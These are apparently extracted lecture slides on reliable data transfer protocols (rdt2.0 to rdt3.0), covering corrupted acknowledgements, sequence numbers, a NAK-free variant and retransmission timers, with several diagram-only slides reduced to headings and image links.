
# rdt2.0: FSM specification



# rdt2.0: operation with no errors



# rdt2.0: error scenario



# rdt2.0 has a fatal flaw!

## what happens if ACK/NAK corrupted?


- ❖ sender doesn't know what happened at receiver!
- ❖ can't just retransmit: possible duplicate

## handling duplicates:


- ❖ sender retransmits current pkt if ACK/NAK corrupted
- ❖ sender adds *sequence number* to each pkt
- ❖ receiver discards (doesn't deliver up) duplicate pkt

stop and wait  
sender sends one packet,  
then waits for receiver  
response

# rdt2.1: sender, handles garbled ACK/NAKs



# rdt2.1: receiver, handles garbled ACK/NAKs



# rdt2.1: discussion

## sender:

- ❖ seq # added to pkt
- ❖ two seq. #'s (0,1) will suffice. Why?
- ❖ must check if received ACK/NAK corrupted
- ❖ twice as many states
  - state must “remember” whether “expected” pkt should have seq # of 0 or 1


## receiver:

- ❖ must check if received packet is duplicate
  - state indicates whether 0 or 1 is expected pkt seq #
- ❖ note: receiver can *not* know if its last ACK/NAK received OK at sender

## rdt2.2: a NAK-free protocol

- ❖ same functionality as rdt2.1, using ACKs only
- ❖ instead of NAK, receiver sends ACK for last pkt received OK
  - receiver must *explicitly* include seq # of pkt being ACKed
- ❖ duplicate ACK at sender results in same action as NAK: *retransmit current pkt*

# rdt2.2: sender, receiver fragments



# rdt3.0: channels with errors and loss

## new assumption:

underlying channel can  
also lose packets  
(data, ACKs)


- checksum, seq. #,  
ACKs, retransmissions  
will be of help ... but  
not enough

## approach: sender waits



“reasonable” amount of  
time for ACK

- ❖ retransmits if no ACK  
received in this time
- ❖ if pkt (or ACK) just delayed  
(not lost):
  - retransmission will be  
duplicate, but seq. #'s  
already handles this
  - receiver must specify seq  
# of pkt being ACKed
- ❖ requires countdown timer

# rdt3.0 sender




# rdt3.0 in action



